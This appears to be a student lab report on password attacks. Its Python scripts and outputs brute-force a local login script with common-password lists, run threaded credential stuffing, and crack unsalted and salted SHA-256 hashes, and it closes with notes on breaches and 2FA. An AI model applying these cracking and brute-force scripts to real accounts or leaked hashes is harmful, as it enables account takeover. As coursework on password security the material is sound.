


Question 1

NOTE: All of the codes in this report were executed on our personal PC/Laptop to have better runtime

Python 1: Question 1

```
import sys
import os
import subprocess
import time
def Login():
    f = open("MostCommonPWs", "r")
    for row in f:
        password=(row.strip('\n'))
        print(password)
        subprocess.run(["python3", "Login.py", "Adam", password])
if __name__ == "__main__":
    start = time.time()
    Login()
    end = time.time()
    print("Run time is {:.2f} seconds".format(end - start))
```



```
1234567890
Login failed: incorrect password.
senha
Login failed: incorrect password.
1234567
Login successful.
qwerty
Login failed: incorrect password.
abc123
Login failed: incorrect password.
Million2
Login failed: incorrect password.
1234
Login failed: incorrect password.
iloveyou
Login failed: incorrect password.
aaron431
Login failed: incorrect password.
password1
Login failed: incorrect password.
qquw1122
Login failed: incorrect password.
Run time is: 0.61 seconds
```

Figure 1: Results and Runtime for Q1

Question 2

NOTE This question uses threading to improve run time

Python 2: Question 2

```
import sys
import os
import subprocess
import time
import threading

def build_list():
    Passwords = open("MostCommonPWS", "r")
    Gangs = open("gang", "r")
    passwords = []
    users = []
    for PW in Passwords:
        p = (PW.strip('\n'))
        passwords.append(p)
    for user in Gangs:
        u = (user.strip('\n'))
        users.append(u)
    return users, passwords
def Login(users, passwords):
    successful = "LoginSuccessful"
    fail = "LoginFailed"
    for password in passwords:
        brute_force = subprocess.Popen(["python3", "Login.py", users, password],
                                       stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        # print("The following pairs is trying: ", (users, password))
        out, err = brute_force.communicate()
        if successful in str(out):
            print(users, password)
            brute_force.terminate()
    if __name__ == "__main__":
        start = time.time()
        users, passwords = build_list()
        threads = [] # each thread runs 1 user
        for i in range(18):
            t = threading.Thread(target=Login, args=(users[i], passwords))
            threads.append(t)
            t.start()
        for t in threads:
            t.join()
        print("Allfinished")
        end = time.time()
        print("RunTime is {:.2f} seconds".format(end - start))
```

```
> python3 Break2-1.py
Clyde 123456789
Adam 1234567
All finished
Run time is: 3.07 seconds
```

Figure 2: Results and Runtime for Q2

Question 3

NOTE This question uses threading to improve run time. The runtime is nearly 1 hour and 30 minutes. We also redirect the result into a txt file and run this script in the background by using the following command:

```
$ python3 Break3.py > result.txt &
```

Python 3: Question 3

```
import sys
import os
import subprocess
import time
import threading

flag = False
def build_list():
    Passwords = open("PwnedPWs100k", "r")
    Gangs = open("gang", "r")
    passwords = []
    users = []
    for PW in Passwords:
        p =(PW.strip('\n'))
        passwords.append(p)
    for user in Gangs:
        u =(user.strip('\n'))
        users.append(u)
    users.remove("Adam")
    users.remove("Clyde")
    return users, passwords
def Login(users, passwords):
    global flag
    successful = "Login successful."
    start = time.time()
    for password in passwords:
        brute_force=subprocess.Popen(["python3", "Login.py", users, password], stdout=subprocess.PIPE)
        # print("The following pairs is trying: ",(users,password))
        out, err = brute_force.communicate()
        if flag:
            return
        if successful in str(out):
            print(users, password)
```

```
flag = True
end = time.time()
print("Time passed: ", end - start)
return

if __name__ == "__main__":
    users, passwords = build_list()
    threads = [] # each thread runs 1 user
    for i in range(16):
        t = threading.Thread(target=Login, args=(users[i], passwords))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    print("All finished")
```

The terminal window shows the following session:

```
> cd Q3
> ./.Break3.py
File: result.txt
1 John rudolph
2 Time passed: 5062.410940885544
3 All finished
```

The terminal window has a dark theme and is located on a Mac OS X desktop. The status bar at the bottom shows the date and time: 2023-02-09 23:04. The title bar of the terminal window says "main ?4".

Figure 3: Results and Runtime for Q3

Question 4

Python 4: Question 4


```
import subprocess
import time

def Login():
    gang = open("gang", "r")
    PwnPassword = open("PwnedPWfile", "r")
    gangMembers = set()
    for row in gang:
        user=(row.strip('\n'))
        gangMembers.add(user)

    for row in PwnPassword:
        string = row.split(',')
        string[1] = string[1].strip('\n')

        if string[0] in gangMembers:
            print("Trying Username:" + string[0] + " With Password:" + string[1])
            subprocess.run(["python3", "Login.py", string[0], string[1]])

if __name__ == "__main__":
    start = time.time()
    Login()
    end = time.time()
    print("Run time is {:.2f} seconds".format(end - start))
```



```
drwxr-xr-x - yuri 9 Feb 22:28 Q2      drwxr-xr-x - yuri 6 Feb 00:31 Qutils
drwxr-xr-x - yuri 6 Feb 14:54 Q3      .rwxr-xr-x 1.0k yuri 6 Feb 00:31 LoginTemplate.py
drwxr-xr-x - yuri 9 Feb 22:35 Q4

> cd Q4
.rw-rw-r-- 661 yuri 9 Feb 22:35 Break4.py   .rw-r--r-- 895 yuri 6 Feb 00:31 Login.py
.rw xr-xr-x 120 yuri 6 Feb 00:31 gang       .rw-r--r-- 81k yuri 6 Feb 00:31 PwnedPWfile
> vim Break4.py
> python3 Break4.py
Trying Username: John With Password:wiGa3jn7
Login failed: incorrect password.
Trying Username: Al With Password:LUIkI0u3
Login failed: incorrect password.
Trying Username: John With Password:WkiTJmpJ
Login failed: incorrect password.
Trying Username: Richard With Password:a4joqBOK
Login failed: incorrect password.
Trying Username: Donald With Password:1jcVsAn4
Login failed: incorrect password.
Trying Username: Anne With Password:EtbtX9LR
Login successful.
Trying Username: Al With Password:hl5ekxQB
Login failed: incorrect password.
Run time is: 0.22 seconds
```

Figure 4: Results and Runtime for Q4

Question 5

Python 5: Question 5

```
import hashlib
import subprocess
import time
def getLogins():
    pws = open("PwnedPWs100k", "r")
    hashed = open("HashedPWs", "r")
    gang = open("gang", "r")
    gangMembers = set()
    hashedPws = set()
    users_pws = dict()

    for member in gang:
        member = member.strip('\n')
        gangMembers.add(member)

    for row in hashed:
        string = row.split(',')
        string[1] = string[1].strip('\n')
        if string[0] in gangMembers:
            hashedPws.add(string[1])
            users_pws[string[1]] = string[0]

    for row in pws:
        for i in range(100):
            if i < 10:
                num = "0" + str(i)
            else:
                num = str(i)

            password = row.strip('\n') + num
            hashedPassword = hashlib.sha256(password.encode('UTF-8')).hexdigest()
            if hashedPassword in hashedPws:
                user = users_pws.get(hashedPassword)
                print(user + " password is " + password)
                process = subprocess.run(["python3", "Login.py", user, password])

if __name__ == '__main__':
    start = time.time()
    getLogins()
    end = time.time()
    print("Run time is : {:.2f} seconds".format(end - start))
```

The screenshot shows a terminal window with the following content:

```
> vim Break5.py
> python3 Break5.py
Charles's password is plies126
Login failed: incorrect password.
Vlad's password is satelite25
Login failed: incorrect password.
Adam's password is geology95
Login failed: incorrect password.
Jack's password is 0402198752
Login failed: incorrect password.
Clyde's password is rfvtnb26
Login failed: incorrect password.
Clyde's password is 11067936
Login failed: incorrect password.
Al's password is azul12398
Login failed: incorrect password.
Donald's password is cutiepie757
Login failed: incorrect password.
Benedict's password is dan1234526
Login failed: incorrect password.
Jack's password is argentina242
Login successful.
Run time is: 8.00 seconds
```

The terminal window has a dark background and light-colored text. It includes a navigation bar at the top with icons for file, edit, and search, and a status bar at the bottom showing the date and time (2023-02-09 23:10) and the user (yuri). The command history at the bottom shows: 0 > vim > 1 > zsh > 2 > vim.

Figure 5: Results and Runtime for Q5

Question 6

Python 6: Question 6

```
import hashlib
import subprocess
import time
def getLogins():
    pws = open("PwnedPWs100k", "r")
    salted = open("SaltedPWs", "r")
    gang = open("gang", "r")
    gangMembers = set()
    salt_x = set()
    users_pws = dict() #dict that store user and its hased password

    for member in gang:
        member = member.strip('\n')
        gangMembers.add(member)

    for row in salted :
        string = row.split(',')
        if string[0] in gangMembers:
            salt_x.add(string[1])
            users_pws[string[2].strip('\n')] = string[0]
    for row in pws:
        for i in range(10):
            for salt in salt_x:
                password = salt + row.strip('\n') + str(i)
                hashedPassword = hashlib.sha256(password.encode('UTF-8')).hexdigest()
                if hashedPassword in users_pws:
```

```
user = users_pws.get(hashedPassword)
print(user + "'s password is " + row.strip('\n') + str(i))
process = subprocess.run(["python3", "Login.py", user, row.strip('\n') + str(i)])
if __name__ == '__main__':
    start = time.time()
    getLogins()
    end = time.time()
    print("Run time is : {:.2f} seconds".format(end - start))
```



```
> cd Q6
.rw-rw-r-- 1.2k yuri 9 Feb 22:15 Break6.py      .rwxr-xr-x 937k yuri 6 Feb 00:31 PwnedPWS100k
.rwxr-xr-x 120 yuri 6 Feb 00:31 gang          .rw-r--r-- 447k yuri 6 Feb 00:31 SaltedPWS
.rw-r--r-- 895 yuri 6 Feb 00:31 Login.py
> vim Break6.py
> python3 Break6.py
Andrew's password is peanut6
Login failed: incorrect password.
Charles's password is johnny1235
Login successful.
Tom's password is eanovozhilov9
Login failed: incorrect password.
Ted's password is haylie7
Login failed: incorrect password.
Tom's password is kupa8
Login failed: incorrect password.
Tom's password is Honey4
Login failed: incorrect password.
Tom's password is concept18
Login failed: incorrect password.
Jack's password is granny54
Login failed: incorrect password.
Run time is: 5.83 seconds
```

Figure 6: Results and Runtime for Q6

Question 7




Figure 7: I have not been Pawned

Question 8

An example of leaked plaintext password is when a user made an easy to guess password such as Trump's situation in 2020 when he made his password "maga2020". Using "easy-to-guess" passwords such as your name or your birthday made you vulnerable to brute force attack (like what we did in the lab).

Figure 8: Trump's Easy to Guess Password



In 2012, LinkedIn's database was compromised by hackers. The result is that nearly 6.5 millions user passwords hashed were leaked online. According to the article that I included, hackers can use several methods to crack the password. One example is use brute-force method which we already implemented in the lab.

Figure 9: Hackers did "Question 5" to LinkedIn



Question 9

I use a website called MoneyGram to sent money and make payments. However, this website doesn't require 2FA




Figure 10: Not support 2FA

I also use Amazon daily as a way to do shopping. This website supports OTP which is another form of 2FA




Figure 11: Amazon supports 2FA